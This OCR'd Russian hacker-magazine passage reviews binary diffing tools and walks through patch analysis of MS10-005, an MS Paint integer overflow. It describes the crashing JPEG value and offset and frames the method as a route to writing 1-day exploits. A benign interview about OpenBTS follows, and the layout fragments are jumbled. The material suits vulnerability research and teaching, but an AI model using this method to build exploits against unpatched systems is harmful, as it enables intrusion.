suspicious +	1038a82	NaptrWireRead(x,x,x,x)	1038b22	NaptrWireRead(x,x,x,x)
suspicious ++	102ec80	Remote_BuildVisitListForNewZone(x,x)	102ecae	Remote_BuildVisitListForNewZone(x,x)

OK Cancel Help Search

Line 1 of 1675

Результат работы TurboDiff

BINDIFF

Первым в нашем списке идет BinDiff (www.zynamics.com/bindiff.html) — инструмент, выпущенный небезызвестной компанией Zynamics, которую в марте этого года купила Google. Это единственный платный (но доставаемый ;)) представитель в сегодняшнем обзоре. После покупки компании Google цена на BinDiff уменьшилась с 900 до 200 долларов, правда, софт теперь стал доступен только для клиентов из Америки.

Данный инструмент написан на Java и представляет собой plugin для IDA Pro, который можно запускать как из Иды, так и отдельно от нее. В случае отдельного запуска необходимо указать два idb-файла для сравнения. В результате работы BinDiff проанализирует функции и разделит их на три категории (упомянутые выше), подсветит базовые блоки функций разными цветами. Зеленые блоки означают, что в обеих версиях файла существуют базовые блоки с идентичными мнемониками инструкций, но при этом операнды в инструкциях могут отличаться. Красный цвет означает, что соответствующий ББ отсутствует в другом файле. И наконец, желтый цвет говорит о том, что найден эквивалентный ББ, но в нем изменены какие-то инструкции. Из данной градации соответствия можно сделать вывод, что BinDiff основывает свой анализ эквивалентности функций только на ББ, ветвях и мнемониках инструкций. Для определения эквивалентности функций используется около 13 подходов, а для определения эквивалентности ББ 14 подходов. Хочется отметить, что это единственный инструмент, который осилил сравнить файлы размером 9 Мб с 10 031 функцией на борту, на что у него ушло 15 минут (если кому интересно, то это были файлы ядра SAP-системы).

TURBODIFF

Turbodiff (bit.ly/1ADSIm) так же, как и BinDiff, представляет собой плагин для замечательного дизассемблера IDA Pro. Как можно заметить, все программы данного класса имеют очень схожий интерфейс: экран, разделенный пополам, где слева представление одного бинарного файла, а справа другого и цветом выделены отличия между ними. Однако парни из CoreSecurity подумали и решили, что это абсолютно не догма, да и вообще не всегда удобно, и сделали Aureliax (bit.ly/UkYgyR) — расширение для Turbodiff, которое показывает все отличия между бинарными файлами на одном графе. При использовании чистого Turbodiff (без надстройки Aureliax) белым цветом отображаются базовые блоки, имеющие одинаковую контрольную сумму и число инструкций, зеленым — имеющие одинаковое число инструкций, желтым — разное число инструкций, красным — отсутствующие в одном из файлов. При использовании Aureliax все различия отображаются на едином графе. Инструкции внутри каждого ББ могут подсвечиваться следующими цветами: красным (в новом файле данная инструкция отсутствует (удалена)), зеленым (в новом файле добавлена данная инструкция) и серым (те инструкции, что остались без изменения).

Turbodiff имеет несколько интересных особенностей, о которых нельзя не сказать. К примеру, ведение своей собственной базы данных для хранения информации из idb-файла. Что еще можно отнести к его сильным сторонам? Во-первых, его код полностью открыт. Во-вторых, он использует свое представление ББ, функции, списков (чтобы узнать какое — загляни в файлы turbodiff.cpp, list.cpp). В-третьих, использует собственный алгоритм «потерянных» функций. Эта функциональность иногда очень сильно помогает в локализации уязвимости. Пример из жизни: IDA проанализировала огромный объем свежего кода Adobe Flash Player и определила 100500 функций. Однако на самом деле IDA не смогла определить функцию(ии) по некоторым адресам. А securityfix как раз исправлял код в этой самой «неопределенной» функции. Соответственно, ты никогда не увидишь, что изменяет патч, так как этой функции как бы нету. Вот в таких случаях Turbodiff просто выручает! Ну и конечно, как и у любого инструмента, у него есть свои минусы. Первый и основной — плагин работает только на IDA 5.X, а на 6-й линейке падает и останавливает процесс «диффинга». Еще одно, за что его можно упрекнуть, — это скорость работы. Из-за того что используется своя файловая

ПОДРОБНЕЕ О MS-PATCH-TOOLS

Ms-patch-tools — это набор из двух инструментов, предназначенных для анализа бюллетеней от MS и извлечения из них полезной информации. Первый инструмент — msux — помогает достать бинарный файл/патч из файлов msu-формата, который используется в Vista/Windows7. Второй — msPatchInfo — предназначен для создания и поддержки БД, содержащей сведения об изменениях файлов от бюллетеня к бюллетеню. Другими словами, помогает отвечать на такие вопросы, как «Сколько версий mshtml.dll для IE9 существует на XP?», или «Я вот хочу перезаписать указатель функции в data-сегменте библиотеки ole32.dll, как часто она изменялась?», или «Будет ли xchgesp, ecx в ntdll.dll работать для всех патчей на XP SP3?». Плюс ко всему, товарищ с ником binjo написал для всего этого обертку под незамысловатым названием mspatch.py, которая добавляет возможность автоматически скачивать заплатки, не тратя время на их поиск на сайте Microsoft.

ПАМЯТКА ПО РАСПАКОВКЕ MSU/MSP/MSI/EXE-ФАЙЛОВ

1. Microsoft Hotfix Installer (exe)

```
setup.exe /t:↵
C:\extracted_files\ /c
```

2. Microsoft Update Standalone Package (msu)

```
expand -F:* update.msu ↵
C:\extracted_files
```


3. Microsoft Patch File (msp)

```
msix patch.msp /out ↵
C:\extracted_files
```

Скачать msix.zip можно по ссылке: bit.ly/TmQTqQ

4. Windows Installer Package (msi)

```
msiexec /a setup.msi /qb ↵
TARGETDIR=C:\extracted_files
```



Turbodiff: сравнение функций

WARNING

Внимание! Вся информация представлена исключительно с целью ознакомления! Ни автор, ни редакция за твои действия ответственности не несет!

DVD

Весь упомянутый в статье софт (кроме BinDiff) ты можешь найти на нашем диске.

INFO

Особая благодарность за помощь при подготовке материала вирусному аналитику компании ESET Александру Матросову!

БД, процесс анализа файлов очень медленный. Плюс очень простые алгоритмы, что приводит к «шуму» (много исправлений кода, которые не меняют смысл кода).

PATCHDIFF2

Любимый многими (и мной в том числе) за свою скорость работы плагин для IDA Pro, поддерживающий весь необходимый функционал для сравнения двух исполняемых файлов (code.google.com/p/patchdiff2). Обладает стандартным для таких программ интерфейсом, разделенным на две части. К положительным чертам относится то, что проект полностью открытый, а также его высокая скорость работы — алгоритм сравнения достаточно простой, хотя и имеет несколько уровней. На мой субъективный взгляд, этому плагину не хватает только хорошего собственного GUI, такого, например, как у BinDiff.

BOKKEN

Bokken (inguma.eu/projects/bokken) представляет собой GUI для двух хорошо известных проектов Pyew и Radare и является единственным представителем из мира UNIX в текущем обзоре. Не вдаваясь в подробности, можно сказать, что это своего рода швейцарский нож для реверсера в *nix-системе. Он имеет в своем составе: дизассемблер, граф передачи управления, hexdump и многое другое. Что особенно радует и вселяет оптимизм — в своей последней версии он уже начинает отдаленно напоминать IDA Pro. К тому же в последнем релизе появилась возможность для сравнения двух бинарных файлов — как раз то, что нам надо.

DARUNGRIM 3


DarunGrim (darungrim.org) написан человеком по имени Чон Ук О (Jeong Wook Oh), который начинал свою работу в eEye Digital Security над проектом EBDS (eEye Binary Diffing Suite). Данный инструмент обладает удобным веб-интерфейсом с продуманной навигацией, но основным преимуществом перед конкурентами является наличие автоматизации многих рутинных задач: скачивания патчей, их сортировки, определения вероятности наличия security-исправления внутри измененной функции. Данный функционал сложно переоценить. А еще добавь к этому несколько способов запуска (Handy, Batch-able, Quick, Really scriptable) и возможность создания своих паттернов поиска security-фиксов на Python. В общем, неудивительно, что данный проект активно развивается, имеет хорошее community вокруг себя, а workshop'ы по нему проходят на BlackHat. Для него также есть очень полезное расширение — DarunGrimScript (code.google.com/p/darun-grim-script), которое предоставляет скриптовый интерфейс к программе, что в результате позволяет еще больше автоматизировать работу с DarunGrim3 при анализе патчей.

ПАТЧИ MICROSOFT


Наибольшей популярностью среди злоумышленников пользуются патчи, выпускаемые корпорацией Microsoft. И это неудивительно: принимая во внимание огромные размеры армии пользователей Windows, даже 1-day эксплойт может собрать число жертв, достаточное для организации нехилого ботнета. Принимая во внимание сложившиеся тенденции, нельзя обойти стороной эти патчи и не рассказать об их формате. Для примера возьмем старое обновление MS10-067, которое можно скачать по ссылке bit.ly/8YDgno (другие исправления также можно легко скачать, лишь изменив MS10-067 на нужное значение), и скачаем заплатку для русской версии Windows XP SP3 x86. Для извлечения файлов из скачанного патча необходимо в командной строке выполнить следующую команду:

Программа	Цена	Разработчик	Реализация
DarunGrim 3	бесплатно	Jeongwook Oh	плагин для IDA
BinDiff	$200	Zynamics	плагин для IDA
TurboDiff	бесплатно	CoreSecurity	плагин для IDA
PatchDiff 2	бесплатно	Tenable Network Security	плагин для IDA
eEye Binary Diffing Suite (EBDS)	бесплатно	eEye Digital Security	самостоятельное ПО

Сравнительная таблица средств для анализа патчей



Анализ уязвимости MS10-005. В паре шагов от падения MS Paint



BinDiff также определил, что изменилась лишь одна функция

```
>c:\WindowsXP-KB2259922-x86-RUS.exe ↵
/x:out
```

В результате патч распакуется в папку out. После этого содержимое папки out будет иметь примерно следующий вид:

- папки: SP3GDR (не всегда), SP3QFE, update;
- файлы: spmsg.dll (сообщения пакета обновлений), spuninst.exe (программа для отмены установки пакета обновления Windows).

В папке update содержится вся необходимая информация по установке обновления. Файлы, помеченные как GDR (General Distribution), содержат изменения, которые связаны только с безопасностью данных бинарных файлов. Как правило, данный вид патча устанавливается при обновлении через Windows Update. Файлы же, помеченные как QFE/LDR (Quick Fix Engineering / Limited Distribution Release), содержат изменения, связанные с безопасностью, и просто функциональные изменения, внесенные в них за все время текущего SP. В общем, данная структура папок является стандартной для Windows XP, начиная с SP2.

Ситуация с патчами в операционных системах Vista/Win7 несколько отличается — там заплатка устанавливается с помощью установщика с расширением msu, который распаковать уже не так просто, как msi. Хорошо, что на этот случай есть тулза ms-patch-tools от ребят из iDefenseLabs (см. соответствующую врезку).

В целом это, наверно, все, что нам понадобится знать о патчах Microsoft при написании собственного 1-day.

ПУТЬ К POC

Путь к намеченной цели (PoC-эксплойт) тернист. Если в случае, когда мы сами находим уязвимость с помощью фаззинга, у нас на руках уже имеется готовый test-case, который приводит к ошибке (то есть, можно сказать, PoC), и нам остается только определить, возможно ли проэксплуатировать найденную уязвимость или нет (а если возможно, то доделать наш PoC и получить готовый боевой эксплойт), то при поиске уязвимостей методом анализа патчей придется сначала определять, как заставить программу дойти до данного бажного участка кода. А это часто оказывается очень сложной задачей. И тут начинается гугление, разбор в предметной области, применение таких продвинутых технологий, как TA (Taint Analysis) и DBI (Dynamic Binary Instrumentation), игра с трассировкой и причинно-следственными связями. Но самое важное — это иметь терпение и желание, и тогда все получится.

Эта тема достаточно обширна и достойна отдельной статьи, поэтому, к большому сожалению, уместить ее в рамках данной просто не получится. Но мы обязательно постараемся подробно осветить ее в следующих номерах.

ПРАКТИКУМ

Ну а теперь настало время рассмотреть на практике, как происходит поиск уязвимости. Для наглядности и простоты возьмем MS10-005 (bit.ly/TJ4vwA). Официальный сайт Microsoft сообщает про данный патч следующее: «Это обновление для системы безопасности устраняет обнаруженную пользователями уязвимость в Microsoft Paint. Она делает возможным удаленное выполнение кода, если пользователь открывает специально созданный JPEG-файл в приложении Microsoft Paint. Риск для пользователей, учетные записи которых имеют ограниченные права, меньше, чем для пользователей, работающих с правами администратора». Итак, что нам известно на данном шаге? Уязвимость находится в MS Paint, проявляется при открытии JPEG-файла. Пока не густо, идем собирать информацию дальше. Сайт SecurityFocus еще немного пролил свет на данный патч, сказав, что уязвимость имеет тип integer-overflow. Ну, уже хоть что-то. Пока больше не будем терять время на поиски информации, а пойдем на сайт мелкомягких и по приведенной выше ссылке скачаем патч. Практиковаться мы будем на Windows XP SP2, так что для нее и качаем заплатку. Распаковываем патч в папку patched:

```
>c:\WindowsXP-KB978706-x86-RUS.exe ↵
/x:patched
```


Заходим в нее и ищем папку Sp2gdr, в которой и будет лежать исправленная версия файла. Теперь, когда оба файла (уязвимый и пропатченный) у нас в руках, остается только их сравнить, чтобы найти баг. Для сравнения файлов будем использовать описанный выше инструментарий, а именно IDA Pro 6.1 с плагинами BinDiff и PatchDiff2, а также IDA Pro 5.5 с плагином Turbodiff. Заодно проверим, как покажут себя эти инструменты в «боевых» условиях. Запускаем IDA и сравниваем файлы сначала при помощи BinDiff, затем PathDiff2 и напоследок Turbodiff. Надо сказать, что все инструменты показали себя с хорошей стороны, определив, что только одна функция изменилась, а остальные остались идентичны.

ПРОЕКТ APEG


Наверняка при прочтении статьи у тебя промелькнула мысль: «Было бы круто, если б можно было на основании патча автоматически сгенерировать готовый PoC-эксплойт». Спешу тебя обрадовать, в данном направлении уже вовсю ведется разработка. Например, есть такой интересный проект под названием APEG (Automatic Patch-based Exploit Generation, bit.ly/V4KbEd), разрабатываемый университетом Berkeley. Впервые он был представлен на конференции Black Hat 2010 известным исследователем безопасности Чарли Миллером. Как можно увидеть из названия, APEG как раз предназначен для автоматической генерации эксплойта на основании патча.

METASPLOIT TOP 50 EXPLOITS


Если ты чувствуешь, что уже готов сделать свой первый мегакрутой 1-day эксплойт, но еще не определился с выбором цели, то советую тебе обратиться к списку Metasploit под названием Top 50 Exploits (bit.ly/jry5P8). Он содержит перечень пропатченных уязвимостей в программных продуктах Microsoft, Adobe, Oracle, Apple, HP, IBM и Novell, эксплойты к которым команда Rapid7 была бы счастлива видеть в Metasploit. Сделав эксплойт из этого списка, ты не только повысишь свой уровень знаний, но и получишь шанс заявить о себе и стать контрибьютером Metasploit. Дерзай!




PatchDiff2 нашел одну функцию, которая изменилась



Интерфейс DarunGrim 3



BinDiff. Смотрим, что изменилось в функции CBmpStream::Write



PatchDiff2. Видно, что добавилась пара проверок перед вызовом ReAllocBuffer

Это функция CBmpStream::Write(void const *, unsigned long, unsigned long *), располагающаяся по адресу 01030F6D. Выбираем ее из списка и нажимаем <Ctrl + E> — посмотреть, что конкретно изменилось. Даже беглого взгляда достаточно, чтобы определить, что в новом файле добавилось несколько дополнительных проверок (01030F9E и 01030FA6), по результату которых функция либо продолжает нормально работать, либо возвращает код ошибки:

```
>01031069  mov eax, 0x80004005
```

В непропатченной версии этих проверок нет и переполненное значение eax, попав в качестве аргумента в функцию CBmpStream__ReAllocBuffer(SIZE_T dwBytes), вызывает падение программы.

Уязвимость локализована, осталось дело за малым — за эксплойтом :). По идее, дальше надо создать JPEG-файл и выяснить, какие данные из него влияют на содержимое eax. После чего придумать, как внедрить свой шелл-код, как передать на него управление, и вуаля — эксплойт готов. Но как писать шелл-код и эксплойты, на страницах журнала говорилось уже не раз, поэтому мы сэкономим место и время и воспользуемся готовым эксплойтом для этой уязвимости, который вызывает отказ в обслуживании (bit.ly/UUmP5P). Он представляет собой небольшой Perl-скрипт, генерирующий JPEG-картинку, при открытии которой Paint «валится». Для этого по смещению 187 байт от начала JPEG-файла записывается большое число (в эксплойте это \x93\xCE\x93\xCE). Создаем картинку и ставим бряк на инструкции сравнения по адресу 01030F9A. Запускаем программу под отладчиком, выбираем зараженный JPEG-файл и открываем его, в результате чего срабатывает наш брейкпоинт. Пока значение eax в норме, однако после нескольких проходов там оказывается подозрительно большое значение FFFEA2DA. Это значение также удовлетворяет проверке, поэтому, трассируя код дальше, видим, что оно передается в CBmpStream__ReAllocBuffer. Нажимаем еще раз на <F8> для выполнения CBmpStream__ReAllocBuffer, и программа падает. Вот оно, последствие переполнения. Ну что ж, своей цели мы добились — место уязвимости локализовали, PoC получили. Одним словом, победа за нами :).

А в качестве домашнего задания для закрепления изученного материала попробуй самостоятельно разобраться со свеженьким MS12-055.

ЗАКЛЮЧЕНИЕ

Как видишь, имея на руках патч, найти уязвимость достаточно просто. Намного сложнее ее вызвать и тем более проэксплуатировать. Сама по себе уязвимость ничего не значит, ценится стабильно работающий эксплойт, способный обойти защитные механизмы современных операционных систем (Cookie, SafeSEH, DEP, ASLR, SEHOP, safe unlinking и так далее). Дорогу, по которой можно дойти от обычного патча к работающему эксплойту, мы тебе указали. Она не самая легкая и не самая короткая, но, как говорят китайцы, дорога в тысячу ли начинается с первого шага. А прочитав эту статью, ты его уже сделал. Удачи!

ВИРУСЫ, ИСПОЛЬЗУЮЩИЕ 1-DAY ЭКСПЛОЙТЫ

Из приведенной справа таблицы видно, что вирусописатели не брезгуют 1-day эксплойтами и активно применяют анализ патчей Microsoft для распространения своих детищ.

Malware	Vuln
TDL4	MS10-092
Win32/hodprot	MS10-015
Win32/Carberp	MS08-025
Win32/ TrojanDownloader. Chymine	MS10-046

WWW

Отличные примеры Patch → PoC:
- **MS10-081 —** bit.ly/ViuKdJ;
- **MS11-077 —** bit.ly/rP2jHv;
- **MS11-080 —** bit.ly/sqDH2E.

Информация, касающаяся патчей мелкомягких:
- bit.ly/U9CYBx;
- bit.ly/knGfTM;
- bit.ly/V4PXpd;
- bit.ly/YN20Nj;
- bit.ly/pmgp9x.

Легальный рынок non-zero-day-эксплойтов от NSS Labs: exploithub.com.

Беседовал Степан Ильин

SOMETHING IN THE AIR



АЛЕКСАНДР ЧЕМЕРИС

ОСНОВАТЕЛЬ СТАРТАПА FAIRWAVES

Традиционно люди, которых мы выбираем для][-интервью, интересны сразу по нескольким причинам. Компания Fairwaves — самый видный разработчик открытого GSM-стека OpenBTS, что актуально в связи с растущим интересом к безопасности GSM-сетей и мобильных приложений. Компания строит свой бизнес на open source и предоставляет исходники даже к своему железу. При этом российская команда занимается созданием оборудования для развертывания мобильных сетей в развивающихся странах, где использование проприетарных решений просто невыгодно. Ну что, мы тебя не обманули?

БАЗАРНАЯ СВЯЗЬ

Идеология open source — совместное развитие. Зачем ставить палки в колеса другим, когда можно и нужно извлекать пользу из совместной работы? Другие все равно будут окучивать свою делянку, на которую мы никогда не пришли бы. Например, потому что мы в России, а они в Бангладеш. В то же время мы можем объединить усилия и вместе работать над одним железом и одним ПО, улучшать его.

К сожалению, телекоммуникационная отрасль — одна из тех немногих, что до сих пор сильно противятся кооперации между компаниями. Сложившиеся игроки не делятся наработками ни друг с другом, ни с кем-либо еще. Это приводит к неэффективным тратам денег в индустрии. Например, прямо сейчас, вместо того чтобы объединиться и делать совместно LTE-стек, компании тратят миллионы и миллиарды, чтобы каждому сделать свое. Это классический пример синдрома NIH — Not Invented Here. По-русски — велосипедостроения.

Примерно так в 80-е годы каждый ПК продавался со своей ОС на борту. Каждая компания считала, что раз они сделали компьютер, то ОС тоже обязательно должна быть своя. Сейчас это кажется глупостью, ведь существует определенный набор ОС, которые можно поставить на компьютер. Фактически рынок унифицировался, и никто не изобретает собственную ОС. Если ты хочешь сделать компьютер, ты можешь взять Windows, Linux и поставить их. Если ты делаешь роутер, то с вероятностью 99% ты возьмешь Linux. И тебе понадобится максимум дописать пару драйверов.

К сожалению, в телекоммуникационной индустрии все до сих пор занимаются «написанием собственной ОС». Каждому производителю оборудования необходимо сделать собственную реализацию стандартов GSM, UMTS и LTE, что, естественно, повышает порог входа на рынок. Доминирование проприетарных решений сильно замедляет развитие отрасли.

Я считаю это полнейшей глупостью. Необходимо постепенно переводить телекоммуникационную индустрию на рельсы open source и большего взаимодействия.

OpenBTS должен помочь исправить сложившееся положение. Что это такое? OpenBTS (Open Base Transceiver Station) — это первое open source ПО, позволяющее собрать сеть GSM из подручных компонентов. С точки зрения телефона сеть выглядит как обычная GSM-сеть, но внутри нее все звонки и SMS передаются по VoIP. С точки зрения сети каждый телефон выглядит как SIP-клиент.

Для нас OpenBTS — лишь один из инструментов. Мы предоставляем полное решение — базовые станции, опорную сеть оператора, возможность писать дополнительные сервисы (голосовые и SMS), а также услуги по поддержке всего этого хозяйства.

Fairwaves — второй по активности контрибьютор в проект. Первый — компания Range Networks, которая этот проект и основала. Остальные участники проекта — индивидуальные пользователи, и все они так или иначе работают либо с Range Networks, либо с Fairwaves.

Самый высокий интерес к нашему решению у небольших операторов в развивающихся странах. Там огромное количество людей до сих пор не пользуется мобильной связью, потому что она дорогая. Но спрос огромен, потому как другой связи там попросту нет. В той же Африке только 30% населения имеет доступ к мобильной связи, но реально люди используют ее только в крайних случаях. Нормальная ситуация, когда у человека есть телефон, но он никогда им не пользуется, потому что звонки очень дорогие. С помощью нашего решения проникновение мобильной связи можно поднять в несколько раз и дать людям возможность делать звонки по разумным тарифам.

Наш рынок — Азия, Африка, Латинская Америка, Тихоокеанский регион. Развивающиеся страны. Хотя для таких решений есть применение и в развитых странах. Даже там существуют непокрытые территории, места, где мало людей, где бедное население. Плюс остается и применение в чрезвычайных ситуациях — различные системы быстрого развертывания и прочее. Популярна система и при создании корпоративных мобильных сетей на удаленных объектах, например месторождениях природных ископаемых.

OPENBTS В ЛАБОРАТОРИИ

Исследователям OpenBTS дает возможность за сравнительно небольшие деньги создать свою маленькую GSM-сеть и попробовать с ней поиграть. К примеру, это интересно аналитикам безопасности. Чтобы понять, как работает мобильный вирус, необходимо поместить его в полностью контролируемое окружение.

Как отследить, что мобильный вирус послал SMS, если у тебя нет полного контроля над окружением? Ведь он может звонить на какие-то премиум-номера, слать SMS. Либо тебе нужен полный контроль над телефоном, что трудно; либо нужно контролируемое окружение с точки зрения сети.


OpenBTS дает возможность создать сеть, в которой ты все контролируешь. Видишь, какие SMS были отправлены, какие USSD-запросы, какие

АЛЕКСАНДР

- **Окончил МИФИ, факультет кибернетики в 2007 году.**
- **После защиты диплома удаленно работал над open source проектом sipXtapi для компании SIPez.**

FAIRWAVES

- **Стартап, разрабатывающий бюджетную систему мобильной связи на основе GSM и VoIP.**
- **Второй по активности контрибьютор в проект OpenBTS — свободную реализацию GSM-стека.**
- **Основана в 2011 году.**
- **Команда состоит из десяти человек.**



Трансивер UmTRX в связке с мини-компьютером Intel NUC



Старые мобильники Motorola на чипсете Calypso, на базе которых можно заниматься сниффингом GSM-трафика

были совершены звонки. Можешь полностью проконтролировать, что делает этот вирус. Одна компания, к примеру, заказала у нас такой стенд: ящик Фарадея, в который помещается телефон и сама станция, чтобы точно быть уверенным, что телефон не подключится к какому-нибудь Билайну, МТС или Мегафону, а подключится к OpenBTS и можно будет понаблюдать.

Для работы OpenBTS необходим трансивер и компьютер, на котором будет крутиться софт. Основное в данном случае — трансивер. На рынке доступно несколько решений под брендом USRP, включая популярные модели USRP 1, N200 и B100.

Цена на эти устройства начинается с 700 долларов, но тогда придется купить еще и генератор опорной частоты, что обойдется еще в 250–300 долларов.

Сейчас мы уже продаем собственные трансиверы, UmTRX. Купить его может любой желающий, по цене 1500 долларов. В основе лежит сильно переделанный USRP N200 с двумя каналами передачи данных и интегрированным GPS-приемником, поэтому разница в стоимости с самыми бюджетными решениями не так значительна. Кроме того, в отличие от самых дешевых моделей для связи с компьютером используется Ethernet, а не USB, что работает куда стабильнее. Впрочем, для сугубо лабораторного применения сгодится и USB, лишь бы не было источников статики вокруг. Кстати, UmTRX — открытое железо и все его исходники свободно доступны.

Как правило, мы используем трансиверы без передающей антенны, так что ее радиус действия ограничен комнатой. Хорошо, что здесь, в хакспейсе (речь о Neuron hackspace. — Прим. редакции), металлическая крыша, это практически своя клетка Фарадея — сигнал значительно слабее, чем снаружи. Также к нам приходит меньше сигналов, благодаря этому проще работать. Даже если просто высунуть руку за окно, будет видно много больше базовых станций, чем из помещения. То же самое и с нашей базовой станцией — она не мешает кому-то из операторов, потому что ее излучение существенно ослабляется.

Также мы выбираем частоты, на которых никто не работает. Чтобы никому не мешать. Если хочется запустить свою GSM-сеть, лучше выбрать место, где вокруг мало базовых станций, — дачу, подвал, что-то такое, где нет «толкучки» в эфире.

Настроить OpenBTS по первости очень непросто. Мы в свое время потратили несколько месяцев на то, чтобы заставить его работать. Но сейчас все стало куда проще. Появились мануалы, есть «OpenBTS for dummies», в котором все расписано по шагам. Потом в Wiki OpenBTS появился пошаговый мануал по инсталляции. Если следовать ему, ничего не пропуская, то в конце у тебя получится рабочий OpenBTS. Мы убили кучу времени, потому что не было clock-tamer, часы у USRP1 были плохие, телефоны не видели сеть. Мы долго мучились и в конце концов создали свой clock-tamer, тогда у нас все заработало.

Человеку, который хочет поднять свою GSM-сеть, понадобится компьютер с Linux. В виртуалке все это работает очень плохо, поэтому нужен нормальный компьютер с Linux. Сразу скажу, что всякие слабенькие ARM, вроде Raspberry Pi, не тянут. Нужен Atom или что-то мощнее. В принципе, Atom хватает. Дальше придется купить либо USRP, либо наш UmTRX.

